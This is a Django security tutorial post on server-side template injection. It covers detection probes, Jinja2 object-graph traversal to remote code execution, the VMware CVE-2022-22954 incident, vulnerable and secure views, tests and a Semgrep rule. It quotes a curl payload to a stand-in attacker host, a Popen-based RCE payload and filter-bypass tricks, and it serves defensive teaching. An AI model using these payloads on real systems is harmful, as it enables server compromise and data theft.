Server-Side Template Injection (SSTI): When Django Templates Become a Weapon
Django Security Series — Post 3 | Series I: Injection Attacks
OWASP A05:2025 — Injection | Reading time: ~24 min
🧪 Run it yourself. This attack ships as a runnable lab in django-security-lab: a vulnerable view that compiles your
?tpl=string as a template, and a secure one that passes the same string in as data. Everything is exercised from the command line — send{{ flag }}withcurland watch it leak a context secret on/ssti/vulnerable/and come back as literal text on/ssti/secure/. Clone it and reproduce every step.
Post 1 of this series covered SQL Injection — untrusted data breaking the boundary between SQL structure and a database query. Post 2 covered XSS — untrusted data breaking the boundary between HTML structure and a browser's rendering engine. Post 3 completes the injection triad with the highest-severity variant: Server-Side Template Injection (SSTI), where untrusted data breaks the boundary between a string and a server-side template engine — and the payoff for the attacker is not a DOM-level script execution but Remote Code Execution (RCE) on the server itself.
This is the post that surprised me most while researching the series. I'd assumed Django was immune to SSTI — the attack sits under the same OWASP "Injection" umbrella (A03) as SQL Injection and XSS, yet almost every write-up and lab illustrates it with Jinja2 or FreeMarker, never Django's own template language. What I discovered is more nuanced: Django's DTL (the Django Template Language, the built-in engine) is architecturally safe — {{ 7*7 }} raises a TemplateSyntaxError at parse time, not 49 — but that guarantee evaporates the moment a developer passes user input to Template(user_input). Petição Brasil, the platform whose security I was studying while writing this series, sends more than a dozen kinds of notification email — signature verified, milestone reached, petition approved or rejected — each rendered from a fixed template file that only a code deploy can change. The efficiency request writes itself: move those bodies into a model so staff can edit the copy from the admin without shipping code. Implement that the naive way — rendering each stored body as a template — and every one of those emails turns into a stored-SSTI sink, which is exactly the pattern this post ends on. That is what made the class feel real rather than academic.
In this post I'm going to break down how SSTI is detected and exploited, why Jinja2 is the primary target, what architectural property makes DTL safe, and exactly where that safety guarantee evaporates. The rule we build toward is simple: a template is a file you control, not a string a user sends you.
The Attack: What It Is and How It Works
SSTI occurs when user-controlled input is concatenated into a template string and then rendered by a template engine, causing the engine to evaluate the input as code rather than data. The root cause is the same category of mistake as SQL Injection — conflating data and code at an interpreter boundary — just one layer higher in the stack. In SQL Injection the interpreter is the database engine; in SSTI the interpreter is the template engine.
The consequence is proportional to what the template engine can reach — and that reach is much deeper than most developers expect. A parameterised SQL query is bounded: it touches the database and nothing else. A template engine, by contrast, operates inside the Python process itself. In Python, every object carries a reference to its class (__class__), every class carries its full inheritance chain (__mro__, the Method Resolution Order — MRO), and the base object class at the root of that chain knows about every other class the interpreter has loaded into memory (__subclasses__()). A template engine that evaluates Python expressions therefore has a traversal path from any simple value — a string, a number, a list — all the way to subprocess.Popen, os.system, and the OS shell. The data-store boundary that SQL Injection stops at does not exist here; the only boundary is the Python process itself, and the Python process has full access to the operating system.
The standard detection approach — documented in the PortSwigger Web Security Academy — uses a probe string whose output identifies both the presence of SSTI and the engine being used:
| Engine | Probe string | Output if vulnerable |
|---|---|---|
| Jinja2 / Twig | {{7*7}} |
49 |
| Jinja2 confirmation | {{7*'7'}} |
7777777 |
| FreeMarker / Groovy | ${7*7} |
49 |
| ERB / EJS | <%= 7*7 %> |
49 |
| Ruby (Slim / Haml) | #{7*7} |
49 |
| Smarty | {7*7} |
49 |
| Django DTL | {{7*7}} |
(TemplateSyntaxError at parse time) |

The Django DTL row is the key: {{ 7*7 }} raises TemplateSyntaxError at parse time because 7*7 is not valid variable-lookup syntax — DTL's parser rejects arithmetic operators before rendering even begins. This is the architectural guarantee discussed in the Django Protections section below. For an attacker probing a black-box application, receiving 49 in response to {{7*7}} confirms both the presence of SSTI and that the engine is Jinja2 or Twig. A 500 error or stack trace suggests DTL — if the app passes user input to Template(), the probe triggers TemplateSyntaxError at parse time. If the probe string is reflected back literally (e.g. because the value is substituted into a fixed template via {{ user_input }}), no SSTI is present. The attacker's next probe is {{ ''.__class__ }}: in Jinja2 this returns <class 'str'>; in DTL it raises TemplateSyntaxError (dunder access is explicitly forbidden by the parser). The MRO traversal begins from there.
The escalation from that probe is short and deterministic once a Jinja2 engine is confirmed. The attacker submits {{7*7}} in a user-facing field — a display name, an email subject template, a personalised greeting — that the server later renders; the server returns 49 instead of the literal string, confirming SSTI; and from there the attacker enumerates the Python object graph until they reach a class that can execute OS commands, at which point arbitrary commands run on the server under the web-process user. Django officially supports Jinja2 as an alternative template backend, configured alongside DTL in settings.py via django.template.backends.jinja2.Jinja2 — teams opt in for Python expression support, Jinja2's macro system, Flask-to-Django migration compatibility, or raw rendering performance. Jinja2's expression evaluation model gives template code direct read access to Python object attributes, so an attacker with SSTI in a Jinja2 environment can walk the MRO to reach dangerous built-in classes:
# Conceptual traversal — illustrates the path, not a drop-in exploit
{{ ''.__class__ }}
→ <class 'str'>

{{ ''.__class__.__mro__ }}
→ (<class 'str'>, <class 'object'>)

{{ ''.__class__.__mro__[1].__subclasses__() }}
→ [<class 'type'>, <class 'weakref'>, ..., <class 'subprocess.Popen'>, ...]
Once subprocess.Popen or a similar execution primitive is located in the subclass list (its index varies by Python version and loaded modules), the attacker can invoke it to execute OS commands. The specific index varies, but the traversal path is deterministic — automated tools walk it exhaustively. In effect the template expression is the scripting interpreter: the attacker needs no separate shell payload, because the Python object graph is itself the attack surface.
Two variations matter in practice. The first is blind SSTI, where the injected template is evaluated but its output never comes back to the attacker — the classic case is a template rendered into an email body or a background job rather than into the HTTP response the attacker is watching. The {{7*7}} probe is useless here, because there is no 49 to read. Instead the attacker proves execution out-of-band — that is, through a side channel outside the application's normal response. A payload like os.system('curl attacker.example/$(id)') forces the server itself to make an outbound request to a host the attacker controls (a listener such as Burp Collaborator or a self-hosted interactsh instance); the mere arrival of that request — carrying the output of id in the URL — confirms code execution even though the application returned nothing visible. If outbound connections are firewalled, a timing payload like os.system('sleep 5') works instead: a response that consistently takes five seconds longer than normal is itself the signal that the command ran.
The second is filter bypass, and it is the reason a blocklist is not a fix. A developer who reacts to SSTI by rejecting any input containing {{ or .__class__ has only raised the bar slightly, because the engine offers more than one path to the same object. Jinja2's pipe filters reach an attribute without ever writing the forbidden literal — {{ ''|attr('__class__') }} retrieves __class__ while the string .__class__ never appears in the payload — and a WAF that matches on the raw brace characters can be evaded by substituting their Unicode look-alikes, which the template engine still parses as delimiters. Each new rule just starts another round of whack-a-mole against an interpreter far more flexible than the pattern trying to contain it. This is why the only reliable mitigation is structural rather than a filter: never render user input as a template string in the first place.
The contrast between the two engines is the whole of the lesson, so it is worth laying out side by side:
| Feature | Django DTL | Jinja2 (default environment) |
|---|---|---|
| Expression evaluation | No — only variable lookup | Yes — full Python expressions |
| Access to Python builtins | No | Yes (range, dict, etc.) |
Access to __class__, __mro__ |
No | Yes |
| Callable objects in templates | Limited — calls only zero-argument methods and callables resolved via attribute access | Yes — arbitrary callables |
Macro / call block support |
No | Yes |
| Built-in sandbox | Architectural (not a setting) | Optional — SandboxedEnvironment |
{{ ''.__class__ }} output |
(TemplateSyntaxError) |
<class 'str'> |
Real-World Incidents
VMware Workspace ONE Access SSTI — CVE-2022-22954 (2022)
In April 2022, VMware disclosed a critical unauthenticated SSTI vulnerability in Workspace ONE Access (formerly VMware Identity Manager), rated CVSS 9.8. The entry point was the FreeMarker template engine used in the Workspace ONE web interface: an attacker could supply a malicious template expression through the deviceUdid HTTP parameter in the /catalog-portal/ui/oauth/verify endpoint with no authentication required. FreeMarker, like Jinja2, evaluates expressions at render time — a FreeMarker template expression that reaches the OS via the freemarker.template.utility.Execute class achieves the same outcome as the Jinja2 MRO traversal above.
The vulnerability was added to the CISA Known Exploited Vulnerabilities (KEV) catalogue on 14 April 2022. Actors reverse-engineered the patch to develop a working exploit within approximately 48 hours of the 6 April disclosure, and VMware confirmed in-the-wild exploitation on 13 April. Active exploitation was observed at scale within days of disclosure, driven initially by opportunistic actors including Mirai botnet variants and cryptominer loaders, with APT actors (including groups attributed by researchers to Iran) chaining the vulnerability shortly thereafter. The CVSS score of 9.8 reflects the pre-authentication attack surface: any system with the Workspace ONE web UI reachable on the network was exploitable without credentials.
The MITRE ATT&CK mapping is: T1190 (Exploit Public-Facing Application) for initial access; T1059 (Command and Scripting Interpreter) for execution after RCE was achieved.
An unauthenticated RCE of this severity is never only an IT incident — it is a data-protection event. Any personal data reachable from the compromised host places the controller squarely inside mandatory breach-notification territory: under GDPR (and, for a Brazilian controller, LGPD Art. 48's duty to notify the ANPD and affected data subjects), the clock starts at discovery, and "an unauthenticated attacker could run arbitrary code on the server" is close to the worst finding a controller can be asked to disclose. The CVSS 9.8 is a compliance deadline as much as a technical rating.
The lesson for Django developers: the vulnerability was not in VMware's business logic — it was in the decision to render a user-controlled string through a powerful, expression-evaluating template engine. A Django DTL view processing the same parameter would not have been vulnerable in the same way. A Django view using Jinja2 without SandboxedEnvironment would have been.
Source: VMware Security Advisory VMSA-2022-0011
Django's Default Protections
DTL does not evaluate Python expressions. This is architectural, not a configuration setting you can accidentally disable. When the Django template engine encounters {{ variable }}, it looks up the name variable in the explicitly passed Context dictionary — that is the only resolution mechanism it has. There is no expression parser, no access to Python builtins, and no path to the object graph beyond what the view explicitly put in the context.
The four consequences that follow from this architecture:
{{ 7*7 }}raisesTemplateSyntaxError— arithmetic operators are not valid variable-lookup syntax; DTL's parser rejects the expression before rendering begins.{{ ''.__class__ }}raisesTemplateSyntaxError— DTL explicitly forbids attribute access starting with underscores ("Variables and attributes may not begin with underscores").{{ undefined_name }}renders as empty string — a syntactically valid variable name that is not in the context resolves to''(thestring_if_invaliddefault). Only valid-syntax, undefined names produce this silent empty behaviour.{{ request.META.HTTP_HOST }}renders as empty string unless the view explicitly passedrequestinto the context — there is no implicit request object available in a user-supplied template string.
{% load %} tags — the mechanism for adding custom functionality to DTL templates — must be registered in a Python templatetags/ package and cannot be loaded from user input. An attacker cannot {% load subprocess %} even if they control the template string, because the tag doesn't exist and the load mechanism only resolves registered Python modules.
Django's autoescape=True default (covered in Post 2) adds an XSS layer on top: even if a variable value contained an HTML payload, it would be entity-escaped before being written into the page.
But every protection described here assumes one thing: that the template source is yours, loaded from the filesystem, and not something a user handed you. The next section is what happens when that assumption breaks.
Vulnerable Pattern: What NOT to Do
DTL's safety is unconditional for templates loaded from the filesystem. It evaporates the moment a string from user input is passed directly to Template(): at that point the user is no longer supplying values to your template — they are writing it, and DTL resolves every name they write against the context your view passed in. The three patterns below are the ways that crossing happens in real Django code.
Pattern 1 — Template(user_input) in a View
The most common SSTI mistake in Django: passing user input directly to the Template() constructor.
# INSECURE — user-controlled string rendered as a template
from django.template import Template, Context
from django.http import HttpResponse

def personalised_greeting(request):
    # The user has supplied this string — e.g. via a "customise your greeting" field
    template_string = request.POST.get('greeting_template', '')
    t = Template(template_string)
    result = t.render(Context({'user': request.user}))
    return HttpResponse(result)
The attacker-controlled value is greeting_template, and the developer has handed the context object — here holding request.user — to an engine that will resolve whatever names the attacker writes. Attack payload: {{ user.password }} — Django's password field stores the hashed credential (e.g. pbkdf2_sha256$...), not the plaintext, but the hash is now visible in the response, and leaking it enables offline brute-force attacks without any further server access. The {{7*7}} arithmetic probe, by contrast, is a red herring against a DTL view: it raises TemplateSyntaxError before rendering even begins, so the real question is never "does arithmetic evaluate" but "what named objects are in the context."
The blast radius scales with context depth. A model instance exposes every accessible field by name, and the Django ORM goes further — reverse relations ({{ user.groups.all }}, {{ user.logentry_set.all }}, any _set accessor) are reachable just by knowing the schema, no traversal needed; every object in the context is a readable surface, including every object the ORM can reach from it. A second, sharper risk is template-tag execution: every {% tag %} registered in any installed app's templatetags/ package is callable from a user-supplied template string — built-in tags such as {% include %} and {% extends %}, and any custom tags your application registers, including ones that invoke business logic, format sensitive data, or touch the filesystem.
What Pattern 1 is not, in a pure-DTL project, is remote code execution: the parser still refuses to evaluate expressions, so the blast radius stays bounded by the context — data disclosure and tag invocation, not a shell. Turning the identical mistake into RCE takes a template engine that evaluates expressions, and that is the next pattern.
Pattern 2 — Jinja2 Backend Without SandboxedEnvironment
Django supports a Jinja2 backend as an alternative template engine. Unlike DTL, Jinja2's default Environment evaluates full Python expressions at render time. When a user-controlled string is passed to from_string(), the engine treats that string as executable template code — not as data. Because Jinja2 exposes the Python object graph (attributes such as __class__, __mro__, and __subclasses__() are readable from any template expression), an attacker can traverse from any value in the context all the way to subprocess.Popen and execute arbitrary OS commands. There is no expression evaluator to disable; the only architectural safeguard is SandboxedEnvironment, and it is not the default.
# INSECURE — Jinja2 from_string() with user input and no sandbox
from django.template import engines
from django.http import HttpResponse

def render_notification(request):
    body_template = request.POST.get('notification_body', '')
    jinja_env = engines['jinja2']
    result = jinja_env.from_string(body_template).render({})
    return HttpResponse(result)
Attack payload: {{ ''.__class__.__mro__[1].__subclasses__()[INDEX]('id', shell=True, stdout=-1).communicate()[0] }} — where INDEX is the position of subprocess.Popen in the subclass list (-1 is the integer value of subprocess.PIPE). This executes the id command on the server and returns its output in the HTTP response.
Note that engines['jinja2'] uses Django's default Jinja2 backend configuration, which does not wrap the environment in SandboxedEnvironment. The standard Jinja2 Environment exposes the full Python object graph.
Pattern 3 — Stored SSTI via a Database-Backed Template
The parallel to Stored XSS (Post 2): an admin-configurable field in the database is passed to Template() at render time.
# INSECURE — stored SSTI: template string comes from the database, not from a request
from django.template import Template, Context
from django.core.mail import send_mail
from .models import EmailTemplate  # stores admin-configured body templates

def send_welcome_email(user):
    template_record = EmailTemplate.objects.get(name='welcome')
    # template_record.body is a free-text field an admin can edit in the Django admin
    t = Template(template_record.body)
    body = t.render(Context({'user': user}))
    send_mail('Welcome', body, 'noreply@example.com', [user.email])
The attack surface is now any user with access to the Django admin (or the underlying database). This includes compromised admin accounts, malicious insiders, and SQL injection vulnerabilities elsewhere in the application. A stored SSTI payload in EmailTemplate.body is triggered on every call to send_welcome_email() — not just once, but for every email sent thereafter. The parallel to Stored XSS: one write, unlimited executions.
The fix for all three patterns is identical: never pass a user-controlled or database-backed string to Template() as template source. The next section covers the correct approach.
Secure Implementation: The Django Way
Rule 1 — Never Pass User Input to Template()
If dynamic, template-like personalisation is required (e.g. "Hello, {{ first_name }}!"), use a fixed template file loaded from the filesystem with a controlled substitution mechanism — not user input as template source.
# SECURE — template is a file you control; user data is only ever context
from django.template.loader import get_template
from django.http import HttpResponse

# Filesystem template: templates/blog/greeting.html
# Contents: <p>Hello, {{ user.first_name }}!</p>
# The user can influence the *values* in the context — they cannot supply the template itself.

ALLOWED_GREETING_TEMPLATES = {
    'formal': 'blog/greeting_formal.html',
    'casual': 'blog/greeting_casual.html',
}

def personalised_greeting(request):
    template_name = request.GET.get('style', 'casual')
    # Validate against an explicit allowlist — never pass the raw request value to get_template()
    safe_template_name = ALLOWED_GREETING_TEMPLATES.get(template_name, 'blog/greeting_casual.html')
    t = get_template(safe_template_name)
    return HttpResponse(t.render({'user': request.user}, request))
Key properties of this pattern:
- The template source is a file on disk that only developers can modify — user input cannot affect the template structure.
- The user can influence which template is loaded, but only from an explicit allowlist — path traversal is structurally prevented.
- User data flows only through the
Context— it is rendered data, never template code.
Rule 2 — Use SandboxedEnvironment If Jinja2 is Required
If a feature genuinely requires user-defined template logic (e.g. a notification system where each organisation customises their own email body), use jinja2.sandbox.SandboxedEnvironment instead of the standard Environment. The sandbox intercepts dunder attribute access — a bare .__class__ resolves to an unsafe Undefined proxy (rendered as empty), and any chained access from it raises SecurityError, blocking MRO traversal. Treat it as a defence-in-depth layer rather than an absolute guarantee — historical bypasses via globals references and built-in helpers have been disclosed, so keep Jinja2 updated and pair the sandbox with a minimal context.
# SECURE — SandboxedEnvironment blocks MRO traversal
from jinja2.sandbox import SandboxedEnvironment
from django.http import HttpResponse

_sandbox = SandboxedEnvironment(autoescape=True)

def render_custom_notification(request):
    body_template = request.POST.get('notification_body', '')
    try:
        t = _sandbox.from_string(body_template)
        result = t.render({'user_name': request.user.get_full_name()})
    except Exception:
        # SandboxedEnvironment raises SecurityError on traversal attempts;
        # treat any exception from from_string() or render() as a rejection.
        result = ''
    return HttpResponse(result)
Crucially, note what the context contains: {'user_name': request.user.get_full_name()} — a plain string, not the full request.user object. Limiting the context to the minimum data the template needs is its own defence layer: even if the sandbox were bypassed, the attacker's access is bounded by what the context exposed.
SandboxedEnvironment with autoescape=True also applies HTML escaping, closing the XSS vector that would otherwise exist if the rendered template output is inserted into a page (→ Post 2).
Rule 3 — Validate Template Name Lookups Against an Allowlist
This rule applies when a user or database value influences which template is loaded — not the template's content. A user who controls the template name can craft values like ../../settings.html to read arbitrary files through the template loader. Django's template loaders do not prevent this on their own.
Primary approach — explicit allowlist. When the set of valid templates is fixed and known at design time, an allowlist is the strongest protection:
# SECURE — allowlist validation before get_template()
from django.template.loader import get_template

TEMPLATE_ALLOWLIST = frozenset({
    'emails/welcome.html',
    'emails/password_reset.html',
    'emails/invoice.html',
})

def load_email_template(template_name: str):
    if template_name not in TEMPLATE_ALLOWLIST:
        raise ValueError(f"Template '{template_name}' is not in the allowed set.")
    return get_template(template_name)
An allowlist rejects anything not explicitly anticipated — with exact equality matching (as above, using frozenset membership), it cannot be traversed via path manipulation.
When the template set is open-ended — path resolution. Some applications construct template names dynamically from a fixed prefix and a user-supplied fragment (for example, locale-based templates: en/welcome.html, pt/welcome.html). When every valid combination cannot be listed in advance, assert that the resolved path stays inside the expected templates directory:
import pathlib
from django.template.loader import get_template

TEMPLATES_BASE = pathlib.Path('/app/templates').resolve()

def load_locale_template(locale: str, name: str):
    candidate = (TEMPLATES_BASE / locale / name).resolve()
    if not candidate.is_relative_to(TEMPLATES_BASE):
        raise ValueError("Path traversal detected.")
    # Convert back to a relative name for Django's template loader
    return get_template(str(candidate.relative_to(TEMPLATES_BASE)))
is_relative_to() avoids the classic startswith() prefix bypass where a sibling directory like /app/templates_evil/ would pass a startswith('/app/templates') check.
Where both approaches are feasible, prefer the allowlist — it rejects names that were not explicitly anticipated, whereas the path check only prevents directory escape.
The invariant rule: a template is a file you control, not a string a user sends you.
SSTI Prevention Checklist
| Control | What it covers |
|---|---|
Never pass untrusted strings to Template() |
The primary SSTI vector in Django — user input and database-backed values are context data, never template source |
Allowlist template names before get_template() |
Path traversal via user-controlled template names — prevents the loader from reading arbitrary files outside the templates directory |
SandboxedEnvironment for user-defined Jinja2 templates |
Jinja2 MRO traversal — intercepts dunder attribute access and raises SecurityError on chained traversal |
| Minimal context — pass only needed data | Reduces blast radius if Template() or Jinja2 is ever misused — attacker access bounded by context |
| Semgrep / static analysis in CI | Catches Template(variable) and Jinja2 from_string(variable) patterns before they reach production |
The Analyst's View
To an analyst, what sets SSTI apart from the other injection findings in this series is blast radius. SQL Injection is bounded by the database; reflected XSS is bounded by the victim's browser session. A Template(user_input) finding in a Jinja2 view has no such ceiling — it is a direct path to Remote Code Execution on the host, which is why the same class that scores in the 7s for a data-read variant scores 9.8 the moment it reaches an expression-evaluating engine (the VMware CVE above). When you triage this finding you are not looking at an information-disclosure bug; you are looking at a potential foothold, and it should be routed and prioritised as one.
The controls stack the way a defence-in-depth model predicts. Never passing user input to Template() is a preventive, eliminative control — it removes the sink rather than filtering the source, and eliminative controls are the strongest tier there is. SandboxedEnvironment is a compensating control: it is what you reach for when a genuine business requirement forces user-authored templates and the sink cannot be eliminated, and — like every compensating control — it carries residual risk (historical sandbox escapes have been disclosed), which is precisely why the post pairs it with a minimal context. That last layer is the analyst's instinct made concrete: assume the control in front of it can fail, and keep the blast radius small for when it does. The vulnerability-management takeaway is that a Template( call with a non-literal argument is a high-severity, low-false-positive signature — cheap to grep for, expensive to miss — which is exactly the profile that belongs in a CI gate rather than a quarterly review.
Catching It Automatically
Testing Your Defence
The defence is verifiable with a small set of unit tests that pin the three behaviours the post depends on — the probe never evaluates, Template(user_input) leaks context data, and the Jinja2 sandbox blocks MRO traversal:
# blog/tests.py
from django.test import TestCase
from django.contrib.auth.models import User

class SSTIProtectionTests(TestCase):
    def setUp(self):
        self.user = User.objects.create_user('testuser', password='testpass')

    def test_template_probe_not_evaluated(self):
        """Smoke test: confirms that the {{7*7}} probe never yields '49' when a
        user-controlled field is rendered by a standard DTL view. A failure —
        b'49' in the response — means a Jinja2 backend without a sandbox is in use.
        Note: DTL never evaluates arithmetic regardless of how the template is
        constructed, so this test cannot detect Template(user_input) misuse in a
        pure-DTL project; for that, see test_dtl_template_user_input_exposes_context_data.
        Adapt '/profile/' and 'first_name' to the URL and field your app renders."""
        self.user.first_name = '{{7*7}}'
        self.user.save()
        self.client.force_login(self.user)
        response = self.client.get('/profile/')
        self.assertEqual(response.status_code, 200)
        self.assertNotIn(b'49', response.content)

    def test_dtl_template_user_input_exposes_context_data(self):
        """Documents the Template(user_input) vulnerability: DTL resolves every
        name the attacker writes against whatever the view passed into the context.
        This test deliberately exercises the dangerous pattern so the behaviour is
        explicit — use it to understand what is at stake if Template(user_input)
        ever appears in a view that passes a user object in the context."""
        from django.template import Template, Context
        payload = '{{ user.email }}'
        t = Template(payload)
        result = t.render(Context({'user': self.user}))
        # DTL resolves 'user.email' from the context — the address is leaked.
        self.assertEqual(result, self.user.email)

    def test_jinja2_sandbox_blocks_traversal(self):
        """Confirms that SandboxedEnvironment raises SecurityError when a template
        expression attempts MRO traversal via chained dunder access. A single
        .__class__ access returns an unsafe Undefined proxy (renders empty), but
        any further chained access — .__class__.__mro__, .__class__.mro() — raises
        SecurityError. A failure here means the sandbox is not active and the Jinja2
        backend is open to full RCE."""
        from jinja2.sandbox import SandboxedEnvironment
        import jinja2
        env = SandboxedEnvironment()
        with self.assertRaises(jinja2.exceptions.SecurityError):
            env.from_string("{{ ''.__class__.__mro__ }}").render({})
Scanning It
Post 1's SQL injection was a class the standard scanners catch cleanly. Post 2's mark_safe XSS was one where they disagreed — Bandit over-fired, Semgrep stayed quiet. SSTI through Template() is the third outcome, and the most uncomfortable: both tools go completely silent on a bug that is one payload away from reading anything in the render context.
Bandit — the AST scanner from Post 1 — reports nothing:
bandit -r labs/post_03_ssti/
# Test results: No issues identified.
It ships checks for mark_safe (B308/B703), Jinja2 autoescape (B701) and Mako (B702) — you can read the whole set in its plugin index — but it has no check that treats django.template.Template() — or Engine.from_string() — as a sink. Bandit matches risky calls node by node on the AST and never models this one, so a template compiled from user input matches nothing and the file comes back clean.
Semgrep's community rules — the taint scanner from Post 1 — do no better:
semgrep scan --config p/django --config p/python --config p/owasp-top-ten labs/post_03_ssti/views_vulnerable.py
# Ran 156 rules on 1 file: 0 findings.
156 Python rules run, and not one covers this sink. The community packs' Django coverage is built around the autoescape / mark_safe output side; there is no rule wiring a request value into django.template.Template() — you can search the community rule registry and confirm the gap. (Semgrep does carry SSTI rules for other stacks — Flask's render_template_string, for one — but not the Django Template() equivalent.)
So unlike Post 2, this is not the tools disagreeing — they miss it outright, in the same direction. That is the other half of the custom-rule trigger: not "the tools can't tell the bug from the fix," but "the tools don't see the bug at all." A small custom Semgrep rule closes the gap. The logic is deliberately blunt and syntactic: match every Template() / from_string() call, then subtract the one safe shape — a call on a string literal the developer wrote themselves.
# rules/ssti.yaml  (abridged)
patterns:
  - pattern-either:                 # match a template compiled from any value…
      - pattern: Template($X)
      - pattern: $E.from_string($X)
  - pattern-not: Template("...")           # …but not one built from a string literal
  - pattern-not: $E.from_string("...")
$X is a metavariable — it matches whatever is passed to the call, a name or an expression. So pattern-either catches the call however the template is built, and the two pattern-not lines then drop the single case where that argument is a literal string. That one distinction — literal versus not — is the whole rule, and it maps cleanly onto the two views. The vulnerable view passes a variable (Template(tpl)): $X binds to tpl, no pattern-not matches, so it fires. The secure view's source is a literal (Template("{{ message }}")): the first pattern-not matches it exactly, so it is removed and the rule stays silent. It lands precisely where it should:
semgrep --config rules/ssti.yaml labs/post_03_ssti/views_vulnerable.py   # 1 finding, line 33
semgrep --config rules/ssti.yaml labs/post_03_ssti/views_secure.py       # 0 findings
The rule has one honest limitation — the same one the XSS rule carries. Because it is syntactic, it only ever looks at the shape of the call in front of it; it never traces where the argument came from. Move the literal one line up and pass it by name — t = "{{ v }}"; Template(t) — and the rule sees Template(t), a call on a variable, so the pattern-not for a literal no longer matches and it flags a false positive on code that is actually safe. A data-flow (taint) analysis would follow that assignment and clear it; a pattern rule can't, and pretending otherwise would be dishonest — so the limit is written into the rule's semgrep --test fixture as a documented todook case, a known and tested boundary rather than a surprise. In the lab it never bites: both views compile the template inline, where the rule is exact. And CI re-runs the fixture and the fire-on-vulnerable / silent-on-secure assert on every commit.
There is deliberately no DAST here, and the reason is the post's whole thesis. SSTI has capable command-line scanners — SSTImap, tplmap, Nuclei — but every one of them confirms a hit by making the engine evaluate a probe like {{7*7}}. DTL never evaluates it, so they all report not injectable against this lab even as {{ flag }} walks the secret out the front door. Expression-probe DAST is blind to DTL's disclosure-class SSTI; it only becomes a real capture against an expression-evaluating engine — a Jinja2 backend — which this lab does not ship. The captured Bandit, Semgrep, and custom-rule runs are committed under scans/ so you can read exactly what each reported; tests.py remains the runnable proof of the leak itself.
Post 3 adds the server-side counterpart to the injection picture. SQL Injection hits the database; XSS hits the browser DOM; SSTI hits the template engine — and through the Python object graph, the server OS. Django's template language is safe by design in the normal case; the danger arises when developers route user input around that design by calling Template(user_input). The lesson I took away: treat any call to Template() with a non-literal argument the same way you'd treat cursor.execute(raw_sql) — a finding that needs to be replaced with a safe pattern before it ships.
Post 4 moves from the template engine to the OS shell itself — subprocess and os.system, the shell=True trap, and how user input that reaches the OS command layer achieves RCE even more directly.
Further Reading
- django-security-lab — this post's runnable lab (
labs/post_03_ssti/) - The custom Semgrep rule for this post —
rules/ssti.yaml(with its test fixture,rules/ssti.py) - Django Docs — The Django template language
- Jinja2 Docs — Sandbox
- PortSwigger Web Security Academy — Server-side template injection
- OWASP Testing Guide — OTG-INPVAL-018: Testing for Server-Side Template Injection
- MITRE ATT&CK — T1059.006 Command and Scripting Interpreter: Python
- VMware VMSA-2022-0011 — CVE-2022-22954
- OWASP A05:2025 — Injection
Next in this series → Post 4: OS Command Injection: subprocess, os.system, and the Dangers of shell=True